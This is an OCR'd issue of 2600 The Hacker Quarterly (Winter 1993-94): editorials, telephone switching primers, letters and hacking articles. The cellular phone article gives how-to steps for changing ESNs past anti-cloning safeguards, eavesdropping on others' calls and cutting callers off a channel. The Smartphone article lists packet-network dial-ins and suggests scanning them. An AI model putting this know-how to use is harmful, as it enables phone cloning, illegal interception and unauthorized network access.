
All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

❑ You won't find it in clothing stores. (We did, but that's a long story.) The 2600 hacker t-shirt could be the fashion statement of the nineties. After all, anything is possible. Two-sided, white lettering on black background, blue box schematic on the front, hacker newspaper articles on the back. $15 each, two for $26. M, L, XL

The Shirt

The Video

Actual footage of Dutch hackers penetrating a United States military computer system in the summer of 1991. This is not a secret videotape. These hackers filmed this to show everybody just how easy it really is. In fact, a small part of this tape was shown on *Now It Can Be Told*. This version tells the whole story and runs about 30 minutes. $10. VHS, NTSC format only. ❑



2600 SUBSCRIPTIONS

INDIVIDUAL

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME

❑ $260 (also includes 1984, 1985, 1986 back issues)

2600 BACK ISSUES

❑ 1984 ❑ 1985 ❑ 1986 ❑ 1987 ❑ 1988

❑ 1989 ❑ 1990 ❑ 1991 ❑ 1992

$25 per year

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas - we don't have enough little boxes to check off so please figure out another way to convey this info.)

NAME, ADDRESS, SUBSCRIBER #, SPECIAL NOTES, ETC.

MAIL TO: 2600, POB 752, MIDDLE ISLAND, NY 11953

TOTAL AMOUNT:

main attractions

OUR ADDRESS:

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.


2600

The Hacker Quarterly

VOLUME TEN, NUMBER FOUR

$4

WINTER 1993-94




34

0 74470 83158 7


INDIAN PAYPHONES

(complete with goat)



PHOTOS BY SYNTHETIC MAN

AFRICA



CLOCKWISE FROM TOP: Voi, Kenya; Kampala, Uganda (photos by friend of Daniel Jones); Zagora, southern Morocco (photo by Drew Lehman).

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. TAKE US WHERE WE HAVEN'T GONE!

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991, 1992 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Holly Kaufman Spruch

"At this time the Secret Service has no reason to believe that the suspect(s) in its investigation, or the plaintiff in this case, are aware of the nature of the Secret Service's investigation, who is under investigation by the Secret Service, what information is in the possession of the Secret Service, or who has provided information to the Secret Service in regard to this matter." - Secret Service affidavit responding to CPSR Freedom of Information Act request concerning the breakup of the November 1992 Washington DC 2600 Meeting

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Kingpin, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Tommy The Cat, Mr. Upsetter, Dr. Williams, and one who waits.
Technical Expertise: Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.
Shout Outs: Robert Steele, Len Rose, Wiley.

Hackers in Jail, Part Two

Yet again, we must pay sad tribute to a hacker who has been imprisoned. Last issue we mentioned that two New York hackers, Acid Phreak and Scorpion, had been sent to prison for six months for "crimes" that nobody was ever able to define in clear terms. Before them were the three Atlanta hackers, who served time for reading a worthless BellSouth document on a password-free computer. And Kevin Mitnick, locked up in solitary confinement because the authorities were afraid of what he could do if he got near a phone. Not to mention Shadowhawk and Len Rose, who downloaded programs that some huge company didn't want them to have and were sent away for it. They weren't the only ones but they were the ones you might remember by reading *2600* over the years. And now, there's one more.

What was unique about the Phiber Optik case was the attention it got. Here was a hacker who was not afraid to go public and show people exactly what it was he was talking about. It's precisely this kind of openness that we here at *2600* have been trying to get across for nearly ten years. After all, standing behind voice synthesizers and digital distortion tends to convey the image of somebody with something to hide. Phiber Optik was one of the first hackers to shed this mask and come forward with information. His tutorials went well beyond hacking - anything concerning high technology was a topic worth pursuing. Over the past couple of years, he guest lectured for various college courses on the subject of technology and the general public, made numerous appearances at panel discussions and conferences, was a frequent guest on WBAI's *Off The Hook* radio program in New York where he would answer numerous telephone and computer related questions from listeners, and helped design three separate public access UNIX systems in New York City, the most recent one being Echo (echonyc.com), which introduced hundreds, if not thousands, of people to the Internet. Not exactly the life of a criminal, one has to admit. As people who have come to know Phiber well over the years, we've see what his driving force has been: the ability to answer questions and figure things out. In the eyes of the U.S. Department of Justice, it was subversive.

On November 3rd, Phiber Optik was sentenced to a year and a day in federal prison. The charges dated back several years and were sufficiently vague to convince Phiber to plead guilty this past July. After all, a hacker can always be convicted for something and the mystery of not knowing what it is they're going to come after you for is enough to convince many people to plead guilty. (Read a little Kafka if you doubt this.) The penalty for being found guilty after pleading innocent can be much more severe. And there is also the financial consideration - legal costs can be crippling, as in the case of Craig Neidorf, even after the government dropped its case against him. In Phiber's case, the charges were conspiracy and access to a federal interest computer. Conspiracy is very difficult to disprove, especially when you're friends with other hackers and you believe in sharing information. It also doesn't help when the government fears hackers as much as any national enemy. As for accessing

computers, this was never something that Phiber denied doing. But it happened years ago, it happened because of bad security, no damage was ever alleged to have been done, and Phiber always was willing to talk about security problems with anyone willing to listen. The government didn't want to hear it.

Judge Stanton, in sentencing him, said, "Invasion of computers is seductive to the young both because of the intellectual challenge and the risk. A message must be sent that it is serious.... The defendant stands as a symbol because of his own efforts; therefore, he stands as a symbol here today." In other words, because he has come to represent so much to so many, what better target for severe punishment? The total sentence was for a year and a day in prison, 600 hours of community service, and three years of supervised probation. The judge imposed no restitution because there was no evidence of any damage.

Assistant U.S. Attorney Geoffrey Berman was positively ecstatic with the decision. He said, "The sentence is important because it sends a message that it is a crime to intrude in public data networks. MOD was one of the biggest hacking organizations in the country. The case was very significant." MOD was the name of the group that Phiber and a few others were in at one point. Hearing it referred to as an "organization" only confirms how clueless the prosecutors were in this case. Basically, they succeeded in sending a few friends to prison for trespassing. Forgive us if we forego the champagne.

So what do *we* get out of this, we being the people on the receiving end of this message? Well, we've got another prisoner to take care of at a cost equivalent to four years in college. What we *don't* have is somebody who can help us hook into the Internet for the first time. We don't have the opportunity to hear another side of the story when the next technological innovation is heralded. We don't have someone to explain what might have gone wrong the next time the phone system crashes. What we've got is a warning - a warning not to stray from the safe curriculum, ask too many questions, expose embarrassing truths, or try to find answers through unconventional means.

Sending hackers to prison is a mockery of justice and one day will be recognized as such. Until that day comes, we can only hope that their lives will not be irreversibly harmed and that those of us on the outside won't push each other into a pit of paranoia as we desperately struggle to remain innocent.

On a personal level, we all feel a deep sadness here at *2600* for what has happened. We don't mean to diminish all of the other cases that have taken place and those that unfortunately will occur in the future. But this one hit rather close to home. It's going to be very difficult to go to a *2600* meeting, analyze the latest *Star Trek,* argue over UNIX, or hang out in our favorite Ukranian restaurant without thinking of the familiar voices that have been locked out.

For those of you who would like to write to a hacker in prison, Scorpion's address is:

Paul Stira
32095-054
LEC Camp #1
P.O. Box 2000
Lewisburg, PA 17837

Please remember that all incoming mail is read by prison authorities.

cellular phone biopsy

by Kingpin
617
RDT Syndicate

Cellular phones have been a popular topic discussed by media and the underground for the past couple of months. With the rumors about cellular phones causing cancer, cellular scanning laws, large flow of articles describing cell phones, and the recent news clips on cellular fraud, people of all kinds have become interested and aware of cellular technology. Many articles have been written on the technical aspect of cellular phones, but there is a lot of information dealing with the cellular phone itself which is not usually shared publicly with the entire community. As stated in the first issue of *Wired Magazine*, cellular phones have many hidden functions and abilities which the normal user does not know about.

Since owning my cellular phones, I have been constantly experimenting to uncover unknown functions. Like many people, I feel that obtaining free phone calls is not the only reason to reprogram and reconfigure a cellular phone. Going inside your cellular phone seems to be the most true form of hacking. Exploring somewhere where people don't want you to be, gaining knowledge which most people don't have, and having the ability to do things which most people cannot.

Starting at the beginning, getting an owner's manual for your phone will help explain some of the user-available functions. You should also try to get ahold of a service/technician's manual. These manuals usually contain the more technical side of the phone, including schematics and sometimes, reprogramming and reconfiguration codes to use from the keypad of the handset.

When you open up your phone, you should observe all of the components. The first one you should find is the EPROM (Erasable Programmable Read-Only-Memory. This chip is easily found, because it has a little glass window and a number, usually 27xxx, somewhere on it. This 24, 28, or 40-pin chip contains the cellular phone's software, and other information which is "cast in stone". The data stored in this chip is unchangeable, unless you read the chip, change the code, and rewrite it.

Disassembling the code is a laborious task, but should definitely be done. The microprocessor in the phone is often a custom-made applications processor based on a specific instruction set. Z80, 8051, and 8085 microprocessors are all very common in cellular phones, but are not limited to these types. Be prepared to spend many hours exploring the code to find out how the phone operates and what kind of functions are available. Most EPROMs in phones have more capacity for data than actually needed, and sometimes there is plenty of room for customization.

Another key component is the EEPROM (Electronically-Erasable Programmable Read-Only-Memory). Usually just battery-backed RAM, this chip can be programmed and configured to your liking from the keypad of your phone. In my own phones, the following (and plenty more) can be accessed and changed by using reprogramming codes:

Electronic Serial Number (ESN)
Initializing the repertory memory (INIT REP)
Changing/Setting the Lock Code (LOCKCODE)
Allow Quick Recall (QRC SET)
Allow Quick Store (QST SET)
Turn the Wake-Up tone on/off (WUT SET)
Mobile to Land Hold (MLH CLR)
Land to Mobile Hold (LMH CLR)
Call Round-Up (CRU CLR)
Extended DTMF (EE SET)
No Land to Mobile (NLM CLR)
Horn Alert On/Off (HAL CLR)
Online Diagnostics (ONL CLR)
System ID Enable/Disable (MAN)
Mobile Identification Number (MIN)
Service Providers ID (SIDH)
Initial Paging Channel (IPCH)
Extended Address On/Off (EX SET)

IPCH Scan Start - Bank A (IDCCA)
IPCH Scan Start - Bank B (IDCCB)
Access overload class (ACCOLC)
Group ID (GROUP ID)
Long-Distance Call Restriction (LU SET)
SID "black list" (INVLD ID)
System Selection (IRI CLR)
Signal Strength indicator (SSD CLR)
Audio receive On/Off
Transmit Audio On/Off
Supervisory Audio Tone On/Off (SAT)
Channel Number
Volume Control
Power Control
Hands-Free On/Off

As you can see, there is plenty of opportunity for configuration. Some phones require special codes to let you change the settings, and other phones require a special handset, cable, or dongle-key proprietary to the specific manufacturer. If your phone requires such a device, it is possible to modify an existing handset or build your own cable.

Anything that is stored in the EEPROM can be changed one way or another. The EEPROM can be read in most standard EPROM programmers. The RAM usually emulates a 2716 or 2764 EPROM, but try to get specifications on the particular chip before you plug it into your programmer. Many manufacturers store the information on the EEPROM in plain-text, as to not complicate it for the technicians who are performing tests on the phone.

Some companies are aware that their phones can easily be manipulated, so in order to increase security, a few steps are taken. Some phones contain LCC EPROMs instead of the standard DIP EPROMs. These EPROMs are about 1cm x 1cm, the size of the window on a standard EPROM. They perform just like standard EPROMs, except they are surface mounted, harder to erase (although they still use UV light), and because of the size, more difficult to desolder and/or clip onto. In some cases, instead of using an EEPROM or RAM to store the ESN, a NOVRAM chip is used. This chip *cannot* be read by an EPROM programmer, thus making it extremely difficult to do without chip-specific hardware.

Security for changing the ESN is also incorporated into most of today's phones. Due to increasing problems with call-sell operators, drug dealers, and other people using "cloning" techniques, security has increased greatly. An example follows: The software in one phone provides access to change the ESN three times from the keypad. This is done so the phone can be sold to another user, and be reprogrammed. Every time the ESN is changed, a counter, stored in the NOVRAM of the CPU, keeps track. Once the ESN is reprogrammed three times, a flag is set in the EEPROM and the NOVRAM, preventing any more access to the ESN from the keypad. It *is* possible to rid the flag in the EEPROM, but since the NOVRAM is located in the CPU, and extremely difficult to read and program without special equipment, it cannot be changed and, in order to be able to use the phone again, it must be sent back to the manufacturer for a replacement EEPROM and a clearing of the CPU NOVRAM. The only way to get around this security is to change the ESN by "hand", directly reading the EEPROM, changing the ESN, and reprogramming. I am sure there are ways around this type of security. There always are.

There are many things which can be done by reconfiguring a cellular phone. For example, by setting the Service Provider's ID (SIDH) to 0000 (and sometimes the Group ID), the phone will be placed in "roaming mode". This mode basically means that you are not confined to the service of one cellular carrier, and can choose carriers depending on your location. I will not go into the advantages and disadvantages of roaming, which can be found in other articles.

Configuring the phone so it is able to receive cellular phone conversations is particularly fun. Since a cellular phone is able to receive much of the 800MHz band, by setting the audio receive mode to constantly be active, you will be able to hear any audio transmitted on that particular channel. By changing channels, you can scan through the cellular frequencies, receiving other people's transmissions.

Another interesting trick which can be done is to transmit on a channel which is occupied. To do so, first set the transmit audio selection to constantly be active, and after finding a channel you want to interrupt, trigger the SAT (Supervisory Audio Tone). This will drop the person from the current call, and then you can transmit through the cell site for about five seconds. I do not know exactly how this works, but I assume that you would have a higher priority for use of the channel, which would drop the other call.

Here is a partial list of cellular phone and integrated circuit manufacturers to aid in obtaining information:

AT&T: 800-225-6604
AT&T: 800-232-5179 (Cellular Services)
Dallas: (408) 980-0414
Intel: 800-628-8686
Motorola: 800-331-6456 (Repair)
NEC: 800-338-9549
NEC: 800-367-6321 (Customer Service)
NEC: 800-632-3531 (Technical Department)
Novatel: 800-231-5100
Novatel: 800-766-8283 (Cellular Accessories Sales)
Sanyo: 800-421-5013
Sanyo: (201) 825-8080
Sony: 800-222-7669
Sony: (816) 891-7550
Sony: (714) 229-4197 (Integrated Circuit Group)
Uniden: (317) 842-2483
Uniden: (317) 842-1036 ex. 598 (Customer Service)
Uniden: 800-447-0332 (Cellular Technical Support)
VLSI: 800-473-8574
VLSI: (408) 434-7227

This article should be used as a starting block, and was written to inform people of the vast possibilities of cell phones. You should experiment with your own phones to see what else can be done.

ELEMENTARY SWITCHING

by 910

Signals are sent over the telephone network to control its operation and indicate its status. Signalling is essential to the internal coordination of transmission and switching facilities. It also allows the user to submit requests to the network and allows the network to provide the user interpretable responses.

At the beginning of time, human beings employed at the local telco central office watched for flashing lamps on their consoles to learn that someone wanted to make a call. The flashing was initiated by my Great Aunt Muriel turning a crank on her phone. The operator plugged her headset into Muriel's jack and determined through verbal interaction the person or number Muriel wanted. If the lamp at the receiving party's jack was unlit, the operator rang the party's phone and connected Muriel's jack to the receiving party's. If the receiving party's lamp was lit, the operator informed Muriel that the line was in use.

If the receiving party was served by another exchange, the operator called an operator at the distant exchange through an interoffice trunk, and told her the number of the receiving party. If the receiving party's lamp was unlit, the distant operator rang the receiver's phone and completed the connection.

More recently, the request for service is made by simply lifting the handset, closing a 48 volt direct current (DC) circuit. The flow of current is interpreted by the switch at the central office as a request for service. This current carries two concurrent sine waves, one 350Hz and one 440Hz, which produce a reassuring sound in the user's earpiece, often called "dial tone". The flow of DC continues as long as the phone is off-hook, and the switching facility uses this information in supervising the line, specifically, in determining whether the line is still in use.

The number of the party to be called is conveyed to the switch by the caller with either tones or pulses. The early telephone was equipped with a spring-loaded rotating disk, which had numbered "finger holes". After the caller spun the disk until blocked by a stationary "finger stop", the disk would unwind to its original position at a fixed speed. During its return the disk would interrupt the DC flow as many times as the number dialed (except ten times for 0). If the number dialed was 4, as the disk rewound, the DC circuit would be broken four times for about 6/100 of a second, and restored in between each break for 4/100 of a second. Each pulse cycle took about 1/10 of a second. Newer, non-rotary phones, capable of pulse dialing, interrupt the current similarly, using an electronic control circuit. A very nimble finger can accomplish the same thing with the hang-up button. More modern phones emit a concurrent pair of sine waves to communicate numbers to the central office. On a standard dial pad, each button on the top row (1, 2, and 3) emits 697Hz; second row, 770Hz; third row, 852Hz; and fourth row (*, 0, and #) 941Hz. Each button in the first column (1, 4, 7, and *) emits 1209Hz; second column, 1336Hz; and third column (3, 6, 9, and #) 1477Hz. These tone pairs are interpreted by the switching facility as the number pressed on the dial pad. Although ancient switches cannot interpret tones, new (all) switches can interpret pulses.

The central office provides callers with an aural representation of the receiving party's phone in the act of ringing with a simultaneous pair of tones called "ring-back". They are 440Hz and 480Hz, and bleep for two of each six seconds while the distant phone is ringing.

The famous "line-busy" signal is comprised of simultaneous 480Hz and 620Hz tones, bleeping one half of each second until the caller hangs up.

The "trunk-busy" (also called "reorder")

signal is issued when switching or transmission facilities are unable to handle the call. It is identical to the line-busy signal but bleeps at twice the rate.

When all goes well, the receiving party's telephone is sent a ringing signal, not audible at the earpiece, but usually inciting a loud bell, chirping sounds, or flashing lights, often invoking considerable excitement. This is accomplished with a 20Hz signal of about 75 volts, issued for two of each six seconds until the ringing phone is picked up or the caller interrupts the flow of DC in her phone by hanging up.

A call to a party served by a central office other than one's own requires the use of one or more interoffice trunks. Older long distance lines used a 2600HZ tone to indicate that a trunk is available. When the switch began using the trunk, the caller's central office ceased its issuance of the tone. The distant office was alerted to an incoming request for service by this change.

More recently, interoffice signalling has been moved from the voice transmission circuit to a separate, dedicated circuit. A single data circuit can control thousands of voice circuits, conveying telephone number, trunk availability, and other information.

"Line-busy" signals are no longer sent from the distant office. A data signal is sent via the signal circuit, initiating the generation of the audible signal at the caller's office. Previously, sending an audio signal from the distant office required the use of a voice circuit, which is now left free for other users' conversation.

The caller's telephone number is also conveyed through the separate circuit. The distant office knows the caller's number, and the receiving party may also get it. It is sent to the receiving party's equipment as a short burst of digital data, encrypted by phase shift keying. The receiver's equipment must decrypt the signal, and display or otherwise act on it. Depending on the number, the call may be automatically rejected, preventing the phone from ringing, or it may be forwarded to another location.

KNOW YOUR SWITCH

by Rebel

If you've ever wondered what kind of switch serves your exchange, you can just pick up your phone and listen. That's right - you can listen for particular sounds your line makes to find out whether you are on a #1 or #1A ESS, a #5 ESS, or a DMS 100 switch. Also, when you make a call, you can tell what kind of switch you're calling.

For example, when calling from a #1 or #1A ESS, which is an electronic switch, you will notice two short "kerchunk" sounding clicks before the phone number you are calling begins to ring. If you are calling a number that is on one of these switches, you will notice a click when the ringing line is picked up.

On digital switches such as the #5 ESS or the DMS 100, there are no clicks when calls are placed or when the other line picks up. However, there are ways to tell a #5 ESS from a DMS 100. In the New York Telephone network, if an exchange is served by a digital switch, you can dial that exchange plus the suffix "9901" and a recording will come on and tell you where the switch is located, what exchanges are on the switch, and what type of switch it is. But there is another way to tell for those outside New York. For instance, a #5 ESS has a slight single click before the dialtone when the phone is picked up. A DMS 100 has no click before the dialtone.

Also, when you call a number that is on a #5 ESS, you will sometimes get a partial first ring. When calling a number that is on a DMS 100 switch, you will always get a full ring on the first ring. Also, the first ring on a DMS 100 tends to be slightly longer than on the #5 ESS.


Hacking Smartphone

by Tech Rat

Smartphone is a soon to be released service available in some areas that will incorporate all the currently available services (call waiting, three way calling, call forwarding, caller ID, etc.,) into one complete easy to use package, and combine that with a new type of phone that will access these services though an easy to use interface, which will also allow you to use custom services set up by third party providers available through Smartphone only.

The Smartphone itself has no dial and no keypad. Instead, the device is about the size of a large office phone, having the hook and handset off to the side. The main unit consists only of a touch-sensitive LCD screen that contains the interface. It sort of looks like a large Sharp Wizard with a phone handset attached. The computer that controls the Smartphone is a simple device, needing only a small 16 bit microprocessor and only about 128K of RAM. Upon startup, the phone reads the operating system from ROM, and then loads your phonebook from battery backed RAM, similar to the way a Sharp Wizard works.

The interface is built around the concept of a hierarchical file system, similar to Windows or Macintosh, with a series of buttons on screen that lead you to other buttons down the menu structure. You can create and delete directory entries, and they are entered through an alpha-numeric keypad displayed on the LCD. You can set up a hierarchical structure for organizing your numbers such as "friends", "contacts", "relatives", and "emergency". Under each of these buttons on the menu tree is a listing of the names of people you have entered into the system for that button area. Touching a displayed name on a particular "button" automatically dials the entry. To those of you who work with similar "smart" systems, all of this will seem very academic. However, what makes the Smartphone really smart is the number of services being created to take advantage of its LCD screen and computer interface.



The first service is the white pages: Imagine being able to look up anyone by dialing into the RBOC computer through a packet switching network and local dial-in point and accessing it legally through Smartphone. Anyone listed in the white pages is listed in this database stored by

the RBOC computer. You can search by area code, prefix, name, address, etc.... Any database type field is available here.

The next service is personal mailboxes: Here, you can retrieve voice messages, fax messages, email, etc.... Voices are played back through your handset, faxes are printed to your screen and can be stored locally if they are short, and E-mail can be read, but currently not replied to, since the smartphone lacks a keyboard that can be touch-typed on. This service also allows you to route your calls to another number you may be at at the time.

Next is something called Mach Services. This allows you to do all banking transactions (except deposits and withdrawals) through the Smartphone interface. In this mode, the LCD screen acts like a retarded ATM, except that it contains a few features not available on an ATM. They are: verify check, authorize credit card purchase, and checking transactions (wire money to another account). This service requires a PIN (obviously). Like all the other services, it is meant to be dialed into (and is therefore hackable, once put into service) and then accessed through the Smartphone, which is really just an LCD terminal similar to France's Minitel service.

Lastly are the Righttouch services, which allow you to turn on and off, at your discretion, call waiting, three way calling, call forwarding, caller ID, etc. As services are added, so are buttons on your interface. This service also requires a PIN.

After reviewing code for the interface that is being built into the Smartphone, I can honestly say that anyone with half a brain will be able to build a Smartphone compatible interface for their PC and be able to also dial into these services and hack away. While there is nothing about the interface that is unique, its touch screen and buttons would make it difficult for anyone to emulate without a windowing and mouse compatible computer.

All of these services and Smartphone itself are being installed as part of ISDN services, and will be made available to consumers probably near the end of 1995. Basically, to access these services, the Smartphone dials a local number into the RBOC's packet switching network, then enters a code that corresponds to an address that connects to the service you wish to contact. While the dial-in number is always the same, it will be the addresses that vary, and it will be finding those addresses that will be the challenge of future hacking. As more services become available, you have the option of subscribing to them through the Smartphone, in which case the packet address of the service is added to your personal directory. Theoretically it should be possible to link a Smartphone with another Smartphone through the network to trade phone directories.

If you wish to try finding addresses within a packet switching network, here's the RBOC Pac-net for the New York metro area: These numbers are the ones I know, but there are certainly others that you can find.

212-385-2551
718-875-6504
914-723-2666
914-425-0202
516-599-2525
516-665-7878

In all cases, once connected, type HH and then hit return. You'll see a prompt. Then try an address. It's similar to a regular phone number, like 2129250054 (this connects you to *Newsday*, a local newspaper). If you are smart, you'll be able to write a special scanner for such a network.

They Can Never Win

Ohio Bell

[redacted]
Comptroller

45 Erieview Plaza
Cleveland, Ohio 44114
Phone (216) 822-7252

[redacted]

TO ALL OHIO BELL EMPLOYEES:

As you know, Ohio Bell faces competitive challenges on every front. Increasing numbers of competitors are entering our markets and vigorously pursuing our customers. In this environment, information means competitive advantage and continued competitive vitality depends on preventing the unauthorized release of our proprietary information.

Recently, in some of the face-to-face meetings, reports have been made regarding former employees accessing or copying Company information. Any such copying or accessing of information is improper and prohibited. All Company information is an asset of the Company and must be protected from unauthorized release. Marketing plans and analyses, product plans, switch replacement and cable plans, detailed sales and customer-specific data and other proprietary information are particularly sensitive. Such data must be kept confidential and should only be made available to authorized individuals, such as employees having a need to know such information in order to perform their jobs. Proprietary information should never be made available to [redacted] employees without appropriate written approval.

It is part of all our jobs to protect Company information. If you observe someone accessing Company information and you do not think the person has a legitimate reason to do so, ask the person's identity and inquire as to the purpose of the person's business. If the person is not an active employee with a reason to know such information, ask the person to leave the area and inform the Security Department as soon as possible. Should you have any questions relating to security of information, please contact the Legal or Security Departments.

[redacted]
Comptroller

Cool Letter Department

SHERIFF'S DEPARTMENT

P.O. Box 1748
Austin, Texas 78767

County of TRAVIS
STATE OF TEXAS

DAN T. RICHARDS
Sheriff

(512) 322-4610
Fax 322-4735

October 2, 1992

Mr Minor Threat [redacted]

Mr Threat [redacted],

Our office has recently received information that you or other persons of your acquaintance may attempt to gain access to the computer system of the Travis County Sheriff's Department.

This letter is to serve as legal notification of the Criminal Violations that such a breech would involve. Thereafter, if any further information is received or a violation of applicable laws is attempted, the courts will be made aware that you have been served legal notice of the violations thereof. Pursuant to requirement of state laws, notwithstanding applicable Federal or Telecommunications Statutes, this office of the Travis County Sheriff's Department will prosecute to the full extent of the law, any and all such persons involved.

Investigator Michael G Hemby 783
Internal Affairs
Travis County Sheriff's Department

cc: Inmate file

Minor Threat always manages to get interesting letters like this. But getting one while in prison, now that's something....

High School Mac Hack

By The Bard

Following up on 999's article on high school PC hacking, I have some tips to pass on to hopeful high school Mac hackers....

